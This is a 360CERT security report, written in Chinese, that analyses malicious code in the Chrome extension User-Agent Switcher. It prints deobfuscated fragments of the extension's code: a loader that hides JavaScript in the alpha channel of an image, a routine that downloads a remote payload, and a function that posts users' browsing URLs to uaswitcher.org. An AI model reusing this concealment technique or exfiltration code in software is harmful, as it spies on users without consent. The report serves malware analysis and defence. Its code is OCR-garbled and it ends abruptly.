



《Chrome 插件 User-Agent Switcher 恶 意代码分析报告》

安全报告：Chrome 插件 User-Agent Switcher 恶意代码分析报告
报告编号：B6-2017-092001
报告来源：360 网络安全响应中心
报告作者：c1tas
更新日期：2017 年 9 月 20 日

目录

0x00	背景介绍	3
0x01	行为概述	3
0x02	攻击面影响	3
0x03	详情	4
	canvas 图片 js 代码隐藏	6
	隐藏 JS 代码执行	11
	下载恶意 payload	14
	第二部分恶意代码	15
0x04	利用验证	19
0x05	修复建议	19
0x06	时间线	19
0x07	参考文档	20

0x00 背景介绍

2017年9月9日，在v2ex论坛有用户表示Chrome中名为 **User-Agent Switcher** 的扩展可能存在未授权侵犯用户隐私的恶意行为。因为用户量大，此事引起了广泛关注，360CERT在第一时间对插件进行了分析，并发布了预警

<https://cert.360.cn/warning/detail?id=866e27f5a3dd221b506a9bb99e817889>

0x01 行为概述

360CERT经过跟踪分析，确认该插件将恶意代码隐写在正常图片中绕过Google Chrome市场的安全检查，并在没有征得用户同意的情况下，主动记录并上传用户的网页浏览地址并通过广告推广获利。

0x02 攻击面影响

影响面


经过360CERT研判后确认，**漏洞风险等级高，影响范围广。**

影响版本

Version 1.8.26


DNS 请求态势

➤ uaswitcher.org



通过查看两个 User-Agent Switcher 的接受数据域名(uaswitcher.org)一个月内的记录, 在 2017 年 8 月 22 日高点日活请求达到 5 万左右, 在 9 月 9 日事件披露后至今依旧有 4 万左右的日活请求。

➤ the-extension.com & api.data-monitor.info



通过查看两个 User-Agent Switcher 的 payload 推送域名和广告推广域名(the-extension.com;api.data-monitor.info)的记录, 从 2017 年 8 月 22 日前访问曲线才开始上升, 其中对 payload 推送的域名访问高点大概达到日活 1.3 万左右, 对广告推广获取的域名访问高点大概达到日活 1.1 万左右, 并于 9 月 19 日访问曲线开始下降。

注:该数据来自于:360 网络安全研究院(<http://netlab.360.com/>)

修复版本

暂无

0x03 详情

技术细节

首先安装了该插件后,linux 会在该目录下得到相应的 crx 文件解包出来的插件配置以及相关功能 js 文件目录

/home/r7/.config/google-chrome/Default/Extensions/ffhkkpnpnpgnfaobgihpdb
1nhmmbodake

```
File Edit View Search Terminal Help
manifest.json Buffers
18 {
17   background: {
16     scripts: [ |js/JsonValues.js|, |js/background.js|, |js/analytics.js| ]
15   },
14   browser_action: {
13     default_icon: {
12       19: |img/icon19.png|,
11       38: |img/icon38.png|
10     },
9     default_popup: |popup.html|,
8     default_title: |User-Agent Switcher for Google Chrome|
7   },
6   content_scripts: [ {
5     js: [ |js/content.js| ],
4     matches: [ |*://*/| ],
3     run_at: |document_start|
2   } ],
19 content_security_policy: |script-src 'self' 'unsafe-eval';object-src 'self';|,
description: |User-Agent Switcher for Google Chrome switches between different user-agents.|
1 icons: {
1   128: |img/icon128.png|,
2   16: |img/icon16.png|,
3   48: |img/icon48.png|
4 },
5 key: |MIGfMAAGCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC+biyVHaM3mHymwjPPf4XFC4wHMygz7sUplzJ0xeDxh3E+EB31JzT+HGBw7LzBcGKAZW0Sj7azDgxzkNG+
6 IJVFMAeQusEC2Bw7hvT4od789X59ZYaRB9Dls2HL5i2mCR6pREP9CP+KcnV1JYr0aXp4WpDr0vhVrsf6QLid/0zwhIDAQAB|,
7 manifest_version: 2,
8 name: |User-Agent Switcher for Google Chrome|,
9 options_page: |options.html|,
10 permissions: [ |webRequest|, |webNavigation|, |webRequestBlocking|, |tabs|, |contextMenus|, |http://*/|, |https://*/|, |storage| ],
11 update_url: |https://clients2.google.com/service/update2/crx|,
12 version: 1.8.26
13 }
```

此为相关恶意js代码存在文件

这里可以看到,申请了很多网络请求权限,以及chrome-tab的控制访问权限

该目录的结构如下

1.8.26_0

- ├─ css
 - ├─ bootstrap.min.css
 - ├─ options.css
 - └─ popup.css
- ├─ img
 - ├─ active.png
 - ├─ glyphicons-halflings.png
 - ├─ glyphicons-halflings-white.png
 - ├─ icon128.png
 - ├─ icon16.png
 - ├─ icon19.png
 - ├─ icon38.png
 - └─ icon48.png
- ├─ js
 - ├─ analytics.js
 - ├─ background.js
 - ├─ bootstrap.min.js
 - ├─ content.js
 - ├─ jquery.min.js
 - ├─ JsonValues.js
 - ├─ options.js
 - └─ popup.js
- └─ manifest.json

```
├── _metadata  
│   ├── computed_hashes.json  
│   └── verified_contents.json  
├── options.html  
├── popup.html  
└── promo.jpg
```

4 directories, 25 files

根据 chrome 插件编写原则 `manifest.json` 这个文件为核心配置文件

canvas 图片 js 代码隐藏

那么现在直接从 `background.js` 看起 在 `background.js` 的 70 行处有一行经过 js 压缩的代码,进行 beautify 后

可以比较清楚的看到执行了这个 `promo` 函数,这里大部分代码的功能都是对 `promo.jpg` 这个图片文件的读取处理

0x01

```
}, t.prototype.Po = 3, t.prototype.cs = 0, t.prototype.Rn = 5e3, t.prototype.dS = function () {  
  try {  
    var e = t.prototype,  
        n = r.Hf(e.Vh(1));  
    if (" " === n) {  
      if (e.cs > e.Po) return;  
      // return e.cs++, void setTimeout(e.dS, e.Rn)  
      return e.cs++ e.dS  
    }  
    document.defaultView[(typeof r.Ae).charAt(0).toUpperCase() + (typeof r.Ae).slice(1)](n)()  
  } catch (t) {}  
} (new t).dS  
} catch (t) {}  
};
```

n的值由来,重点的两部分r.Hf,e.Vh
dS函数
实例化t,并执行dS函数

先看到 `e.Vh`

```
}, t.prototype.Vh = function (t, e) {  
  if (" " === t) return  
  void 0 === t && (t = "/promo.jpg"), t.length && (t = r.Wk(t)) e = e || {};  
  var n = this.ET,  
      i = e.mp || n.mp,  
      o = e.Iv || n.Iv,  
      h = e.AT || n.AT,  
      a = r.Yb(Math.pow(2, i)),  
      f = (e.WC || n.WC).e.TY || n.TY,  
      u = document.createElement("canvas"),  
      p = u.getContext("2d");  
  if (u.style.display = "none", u.width = e.width || t.width, u.height = e.height || t.height || 0 === u.width || 0 === u.height) return  
  e.height && e.width ? p.drawImage(t, 0, 0, e.width, e.height) : p.drawImage(t, 0, 0);  
  var c = p.getImageData(0, 0, u.width, u.height),  
      d = c.data,  
      g = [];  
  if (c.data.every(function (t) {  
    return 0 === t  
  })) return  
  var m, s;  
  if (1 === o) for (m = 3, s = 1; !s && m < d.length && !s; m += 4) s = f(d, m, o) | s | g.push(d[m] - (255 - a + 1));  
  var v = "",  
      w = 0,  
      y = 0;  
  for (m = 0; m < g.length; m += 1) w += g[m] << y, y += 1; y >= h && (v += String.fromCharCode(w & l), y %= h; w = g[m] >> i - y);  
  return v.length < 1 ? "" : (d := w % w, v += String.fromCharCode(w & l), v);  
}
```

Wk方法返回标签
创建Canvas对象并处理该图片
获得RGBA属性值
从第一个A分量开始遍历每个A分量,直到某个A分量的后16个A分量值全是255后停止,取出满足条件的A分量并减主245
从提取出的值中根据算法还原出新的值

其中第一部分还原出的值为

```
in Vh, g:
```

```
(45446)
```

```
▶ [6, 0, 3, 1, 0, 0, 1, 0, 3, 0, 4, 1, 1, 6, 0, 0, 4, 1, 4, 1, 0, 2, 0, 0, 3, 0, 0, 1, 1, 6, 0, 0, 7
```

满足条件的地方是在 181787 这个值的地方 $181787 // 4 = 45446$ 正好满足还原出的 list 长度 而值的内容都小于 10,所以这就是为什么要放在 A 分量上,A 分量的值 255 是完全不透明,而这部分值附加在 245 上.所以对图片的观感完全无影响

第二部分还原出的值为

in Vh, w&l: 710
in Vh, w&l: 772
in Vh, w&l: 787
in Vh, w&l: 780
in Vh, w&l: 769
in Vh, w&l: 786
in Vh, w&l: 775
in Vh, w&l: 781
in Vh, w&l: 780
in Vh, w&l: 710
in Vh, w&l: 711
in Vh, w&l: 793
in Vh, w&l: 788
in Vh, w&l: 767
in Vh, w&l: 784
in Vh, w&l: 702
in Vh, w&l: 765
in Vh, w&l: 718
in Vh, w&l: 790
in Vh, w&l: 720
in Vh, w&l: 719
in Vh, w&l: 720
in Vh, w&l: 724
in Vh, w&l: 731
in Vh, w&l: 761
in Vh, w&l: 709
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 721
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 772
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 722
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 723
in Vh, w&l: 709
in Vh, w&l: 714
in Vh, w&l: 709

这一部分就稍微复杂一点

```
var v = ""
w = 0
y = 0
l = Math.pow(2, h) - 1; // 65535
console.log("in Vh, l:", l);
console.log("in Vh, h:", h);
// for (m = 0; m < g.length; m += 1) w += g[m] << y, y += i, y >= h && (v += String.fromCharCode(w & l), y %= h, w = g[m] >> i - y);
for (m = 0; m < g.length; m += 1) {
  w += g[m] << y;
  y += i;
  // console.log("in Vh for, y:", y);
  if (y >= h) { // 16
    console.log("in Vh, w&l:", w & l);
    v += String.fromCharCode(w & l);
    y %= h;
    w = g[m] >> i - y;
  }
}
```

```
in Vh for, y: 3
in Vh for, y: 6
in Vh for, y: 9
in Vh for, y: 12
in Vh for, y: 15
in Vh for, y: 18
in Vh for, y: 5
in Vh for, y: 8
in Vh for, y: 11
in Vh for, y: 14
in Vh for, y: 17
in Vh for, y: 4
in Vh for, y: 7
in Vh for, y: 10
in Vh for, y: 13
in Vh for, y: 16
```

可以看到 y 从 0 开始.当大于 16 的时候进行一次处理,而 y 有恒定的变化顺序
3,6,9,12,15,18,5,8,11,14,17,4,7,10,13,16

而触发处理的是在 $>=16$ 这一条件下,构成(6,5,5)这样一个循环

```

in Vh, l: 65535
in Vh, h: 16
in Vh for, w: 0
② in Vh for, w: 6
in Vh for, w: 198
② in Vh for, w: 710
in Vh for, w: 0
② in Vh for, w: 4
② in Vh for, w: 772
in Vh for, w: 1
in Vh for, w: 3
in Vh for, w: 19
② in Vh for, w: 787
in Vh for, w: 0
in Vh for, w: 4
in Vh for, w: 12
in Vh for, w: 268
② in Vh for, w: 780
③ in Vh for, w: 1
② in Vh for, w: 769
in Vh for, w: 0
in Vh for, w: 2
in Vh for, w: 18
② in Vh for, w: 786
in Vh for, w: 0
② in Vh for, w: 7
in Vh for, w: 263
② in Vh for, w: 775
in Vh for, w: 1
② in Vh for, w: 13
② in Vh for, w: 781
in Vh for, w: 0
② in Vh for, w: 12
② in Vh for, w: 780
in Vh for, w: 0
② in Vh for, w: 6
    
```

再结合 w 的变换,只需要再安排好一个合适的数列,就能把大数拆分成(6,5,5)这样一组一组的由 0-9 组成的数

这就是为什么能以小于 10 的值将期望的值隐藏在 A 分量里

```

Hf: function (t) {
    console.log("in Hf, t:", t);


    // for (var r = "", e = -670, n = 0, i = 0; i < t.length; i++) n = t[i].charCodeAt() + e, r += String.fromCharCode(n),
    for (var r = "", e = -670, n = 0, i = 0; i < t.length; i++) n = t[i].charCodeAt() + e, r += String.fromCharCode(n);
    return r
},
    
```

将值减去 670,再转换成对应的ascii字符

这就达到了将 js 代码隐藏于图片的效果，并且对图片本身几乎无任何显示效果以及大小上的影响

而根据 js 中 document.defaultView["Function"]("n") 这个方式,可以直接执行 n 中的 js 代码,所以直接尝试增加 document.write(n) 直接输出 n 的内容至页面

```
> document.defaultView["Function"]("console.log(1);")()
1
< undefined
< document.defaultView["Function"]
< f Function() { [native code] }
> document.defaultView["Function"]("console.log(1);")()
1
< undefined
```



可以看到这确实是一段 js 代码

隐藏 JS 代码执行

可以看到,原本的代码是执行 i() 函数,而 i() 函数的内容是 setTimeout 这一定时执行函数,为了测试 直接提取出其中的执行函数进行执行

这些代码的功能按流程来说如下

- 1.首先 e({ 'act': func1('0x2d') }); 进行一个时间戳校验,满足一定时间后,从 <https://the-extension.com> 上下载 js 的 payload
- 2.调用 chrome.storage.local.set 方法将这段 js 代码保存至本地缓存 Log/home/r7/.config/google-chrome/Default/Local Extension Settings/ffhkkpnpngnfaobgihpdblhhmbodake/000003.log 这一文件中
- 3.再通过 r() [func1('0x1')](a); 调用 r() 函数后再调用 a() 函数,执行了第二部保存下来的恶意 js 代码,进行的用户信息上传

0x01

首先是第一个技术,代码里的英文字符串 90%都转换成了 16 进制的表示形式

例如

```
var _0x2126 = ['\x63\x6f\x64\x65', '\x76\x65\x72\x73\x69\x6f\x6e',  
'\x65\x72\x72\x6f\x72', '\x64\x6f\x77\x6e\x6c\x6f\x61\x64',  
'\x69\x6e\x76\x61\x6c\x69\x64\x4d\x6f\x6e\x65\x74\x69\x7a\x61\x74\x69\x6f\x6e\x43\x6f\x64\x65', '\x54\x6a\x50\x7a\x6c\x38\x63\x61\x49\x34\x31',  
'\x4b\x49\x31\x30\x77\x54\x77\x77\x76\x46\x37',  
'\x46\x75\x6e\x63\x74\x69\x6f\x6e', '\x72\x75\x6e', '\x69\x64\x6c\x65',  
'\x70\x79\x57\x35\x46\x31\x55\x34\x33\x56\x49', '\x69\x6e\x69\x74',  
'\x68\x74\x74\x70\x73\x3a\x2f\x2f\x74\x68\x65\x2d\x65\x78\x74\x65\x6e\x73\x69\x6f\x6e\x2e\x63\x6f\x6d', '\x6c\x6f\x63\x61\x6c',  
'\x73\x74\x6f\x72\x61\x67\x65', '\x65\x76\x61\x6c', '\x74\x68\x65\x6e',  
'\x67\x65\x74', '\x67\x65\x74\x54\x69\x6d\x65',  
'\x73\x65\x74\x55\x54\x43\x48\x6f\x75\x72\x73', '\x75\x72\x6c',  
'\x6f\x72\x69\x67\x69\x6e', '\x73\x65\x74', '\x47\x45\x54',  
'\x6c\x6f\x61\x64\x69\x6e\x67', '\x73\x74\x61\x74\x75\x73',  
'\x72\x65\x6d\x6f\x76\x65\x4c\x69\x73\x74\x65\x6e\x65\x72',  
'\x6f\x6e\x55\x70\x64\x61\x74\x65\x64', '\x74\x61\x62\x73',  
'\x63\x61\x6c\x6c\x65\x65',  
'\x61\x64\x64\x4c\x69\x73\x74\x65\x6e\x65\x72',  
'\x6f\x6e\x4d\x65\x73\x73\x61\x67\x65', '\x72\x75\x6e\x74\x69\x6d\x65',  
'\x65\x78\x65\x63\x75\x74\x65\x53\x63\x72\x69\x70\x74',  
'\x72\x65\x70\x6c\x61\x63\x65', '\x64\x61\x74\x61', '\x74\x65\x73\x74',  
'\x69\x6e\x63\x6c\x75\x64\x65\x73', '\x68\x74\x74\x70\x3a\x2f\x2f',  
'\x6c\x65\x6e\x67\x74\x68', '\x55\x72\x6c\x20\x65\x72\x72\x6f\x72',  
'\x71\x75\x65\x72\x79', '\x66\x69\x6c\x74\x65\x72',  
'\x61\x63\x74\x69\x76\x65', '\x66\x6c\x6f\x6f\x72',  
'\x72\x61\x6e\x64\x6f\x6d', '\x63\x68\x61\x72\x43\x6f\x64\x65\x41\x74',  
'\x66\x72\x6f\x6d\x43\x68\x61\x72\x43\x6f\x64\x65',  
'\x70\x61\x72\x73\x65'];
```

这是一个列表,里面存了很多字符串,因为 js 有个特性,在形如 `chrome.storage.local` 这种调用的时候 完全可以使用 `chrome["storage"]["local"]` 这种方式

然后这个列表的顺序其实不准确,还存在一个复原列表的操作

```
(function(param1, param2) {  
  var tmpvar1 = function(tmp1_param1) {  
    while (--tmp1_param1) {  
      param1['push'](param1['shift']());  
    }  
  };  
  tmpvar1(++param2);  
}(op_list, 0xa2));
```

```
> op_list  
0: ["eval", "then", "get", "getTime", "setInterval", "url", "origin", "set", "GET", "loading", "status", "removeEventListener", "onreadystatechange", "tab", "caller", "addListener", "sendMessage", "runScript", "replace", "data", "test", "includes", "http://", "length", "url", "error", "query", "filter", "active", "floor", "random", "charCodeAt", "fromCharCode", "parse", "code", "version", "error", "download", "invaliDOperationException", "TFTPError", "KILNTimeout", "Function", "run", "set", "XMLHttpRequest", "url", "https://the-extension.com", "local", "storage"]  
1: "then"  
2: "get"  
3: "getTime"  
4: "setInterval"  
5: "url"  
6: "origin"  
7: "set"  
8: "GET"  
9: "loading"  
10: "status"  
11: "removeEventListener"  
12: "onreadystatechange"  
13: "tab"  
14: "caller"  
15: "addListener"  
16: "sendMessage"  
17: "runScript"  
18: "replace"  
19: "data"  
20: "test"  
21: "includes"  
22: "http://"  
23: "length"  
24: "url"  
25: "error"  
26: "query"  
27: "filter"  
28: "active"  
29: "floor"  
30: "random"  
31: "charCodeAt"  
32: "fromCharCode"  
33: "parse"  
34: "code"  
35: "version"  
36: "error"  
37: "download"  
38: "invaliDOperationException"  
39: "TFTPError"  
40: "KILNTimeout"  
41: "Function"  
42: "run"  
43: "set"  
44: "XMLHttpRequest"  
45: "url"  
46: "https://the-extension.com"  
47: "local"  
48: "storage"
```

这个才是复原后的顺序

0x02

针对上面的列表取值,特地用了一个函数

```
var func1 = function(func1_param1, func1_param2) {  
  var func1_param1 = parseInt(func1_param1, 0x10);  
  var func1_tmpvar1 = op_list[func1_param1];  
  return func1_tmpvar1;  
};
```

该函数作用就是把传入的 16 进制值转换为 10 进制,再在这个列表里作 index 返回对应字符串

```
let e_tmpvar1 = t({cat: $act}, c[FB]);  
return l[get](e_tmpvar1)[func1('0x1')](e_tmpvar2 => {  
  let e_tmpvar3 = e_tmpvar2[e_tmpvar1],  
      e_tmpvar4 = 0x5265c00 == fr ? new Date()[func1('0x3')]() - new Date(e_tmpvar3)[func1('0x4')](0x0, 0x0, 0x0) >= fr : new Date()[func1('0x3')]() - e_tmpvar3 >=  
  e_tmpvar4 = true;  
  if (!e_tmpvar3 || e_tmpvar4) {  
    let e_tmpvar2 = $(new URL(c[WL])[func1('0x5')])[func1('0x6')]/stats;  
    //e_tmpvar2 = "https://the-extension.com/stats";  
  }  
});
```

可以看到大量采用这种形式的调用

0x03

可以看出代码中拥有大量的 Promise 对象

并且通过使用大量的箭头函数,是代码可读性并不如顺序执行那种思维出来的那么简单

```
function a(a_param1) {
  try {
    // window["Function"]([a_param1["code"]])(l, n, e);
    // a_param1["code"] && 0x0 !== a_param1["code"]["length"] || a_param1["version"] && 0x0 !== a_param1["version"]["length"]
    window[func1('0x29')](a_param1[func1('0x22')])(l, n, e) e(a_param1[func1('0x22')]) && 0x0 !== a_param1["code"][func1('0x18')] || a_param1[func1('0x23')] && 0x0 !== a_p
    'act': 'run',
    'lab': a_param1[func1('0x23')]
  } : {
    'act': func1('0x2a'),
    'lab': func1('0x2b')
  });
  (a_tmpvar1) {
} catch (a_tmpvar1) {
  e({
    'act': func1('0x24'),
    'lab': run_${a_param1[func1('0x23')]}
  });
}
}
```


实际内容见上面注释,a_param1["code"]的内容是通过chrome.storage.local.get获得之前存入缓存Log文件中的恶意js代码,通过window["Function"]进行的执行

下载恶意 payload

```
function r() {
  return new Promise((rp_param1, rp_param2) => {
    l[func2('0x2')](func2('0x2c'))['then'](rp_tmpvar1 => {
      let rp_tmpvar2 = rp_tmpvar1['pyW5F1U43VI'] || 0x0;
      0x0 === rp_tmpvar2 && l[func2('0x7')](
        'XNWzI45fdC': new Date()[func2('0x3')]()
      )['then'](rp_tmpvar3 => {
        e({
          'act': 'install'
        });
      });
    });
    new Date()[func2('0x3')]() - rp_tmpvar2 > c['WL']['G'] ? setTimeout(function () {
      n({
        s: {
          c: 'WL' [func2('0x5')]
        }
      });
      //?hash=jwtmv6kavksy5cazdf4leg66r', func2('0x8'), func2('0x1'))(o)[func2('0x1')](rp_param1);
    }, c['fM'] : l[func2('0x2')](func2('0x27'), func2('0x28'))[func2('0x1')](rp_tmpvar4 => {
      rp_param1({'code': rp_tmpvar4[func2('0x27')], 'version': rp_tmpvar4['KI10wTwwvF7']});
    });
  });
}
```

必须要满足的一个时间限制后才会下payload
payload地址
GET
利用 o 方法保存请求得到的payload

<https://the-extension.com/?hash=jwtmv6kavksy5cazdf4leg66r> 为 payload 地址



第二部分恶意代码

用户信息上传

很容易读到

```
function fetchOverlayPattern(data, callback) {
  console.log("in fetchOverlayPattern, data", data);
  console.log(data);
  console.log("url:", configFetcher.MainLocator() + main route);
  if (listenerLast = localStorage.getItem("listenerLast"))
    (new Date().getTime() - listenerLast > 300) {
      data.tnew = Date.now();
      var bqa = qs(data);
      , payload = btoa(bqa)
      , xhr = new XMLHttpRequest;
      xhr.open("POST", configFetcher.MainLocator() + main route, !0),
      xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded"),
      xhr.onload = function (e) {
        if (200 == this.status)
          try {
            callback(JSON.parse(this.response))
          } catch (e) {
            // ...
          }
      }
      xhr.send(["e", encodeURIComponent(btoa(payload)).join("=")]);
      localStorage.setItem("listenerLast", (new Date).getTime())
    }
}
```

这个地方 post 了数据并且是往 <https://uaswitcher.org/logic/page/data> 这个链接

这里可以看到，调用到 request 方法的地方

```
function onUpdated(tabId, details, tab) {
  console.log("in onUpdated:", tabId, details, tab);
  details && "complete" === details.status && (tablist.edit(tabId).p && tablist.edit(tabId).aj && tablist.edit(tabId, {
    sh: void 0,
    p: !1,
    aj: !1
  })),
  tablist.edit(tabId, {
    ng: "ajax",
    aj: !0
  })),
  tablist.request(tabId, tab)
  tablist.edit(tabId, {
    replaced: !1
  })))
}

function onReplaced(addedTabId, removedTabId) {
  tablist.edit(addedTabId, {
    replaced: !0
  })
  tablist.details(addedTabId, tablist.request.bind(tablist, (addedTabId || {}).tabId || addedTabId))
}

function onBeforeSendHeaders(details) {
  return tablist.edit(details.tabId, {
    hh: !0
  })),
  details.requestHeaders.some(function (rh) {
    return /^Referer$/i.test(rh.name) && tablist.edit(details.tabId, {
      a: rh.value
    })
  }) || tablist.edit(details.tabId, {
    a: ""
  })
  {
    requestHeaders: details.requestHeaders
  }
}
```

```
request: function(tabId, tab) {
  if (configFetcher.IsEnabled() && toggler.isOn()) {
    if (!hash[tabId] || hash[tabId].p && !hash[tabId].replaced)
      return void this.clear(tabId);
    var currTab = hash[tabId] || {};
    url = validateUrl(tab.url);
    url && (currTab.hh || lp != tab.url) && (tab.active || hash[tabId].fr || hash[tabId].uk.push("background_auto_reloading"),
    hash[tabId].dada && hash[hash[tabId].dada] && hash[hash[tabId].dada].retroet && (hash[tabId].zz = hash[hash[tabId].dada].retroet),
    fetchOverlayPattern(this.edit(tabId, {
      sh: url,
      b: lp
    })), function(d) {}),
    tab.active && (lp = currTab.sh),
    hash[tabId].zz = null,
    hash[tabId].dada = null,
    this.clear(tabId),
    hash[tabId].sh = url,
    hash[tabId].p = !0
  }
},
clear: function(tid) {
```

然后调用了 `fetchOverlayPattern`

可以看到其中的内容就是要传出去的用户信息

```
in fetchOverlayPattern, data ▼ Object ⓘ
  a: ""
  aj: false
  b: ""
  ch: 4
  d: 0
  dada: null
  exp: "emmhl2f0ki155k4e89jr2o9lr1p"
  fr: false
  hh: false
  new: 310
  ng: "start_page"
  replaced: false
  restarting: false
  retroet: ""
  ▶ se: []
  sesnew: ""
  sh: "http://www.baidu.com/s=1"
  su: "chrome"
  tnew: 1505815067561
  ▶ tsh: []
  ▶ uk: []
  un: "1"
  val: 21
  var: "1.8.26"
  zz: null
  ▶ __proto__: Object
```

广告推广部分

代码部分

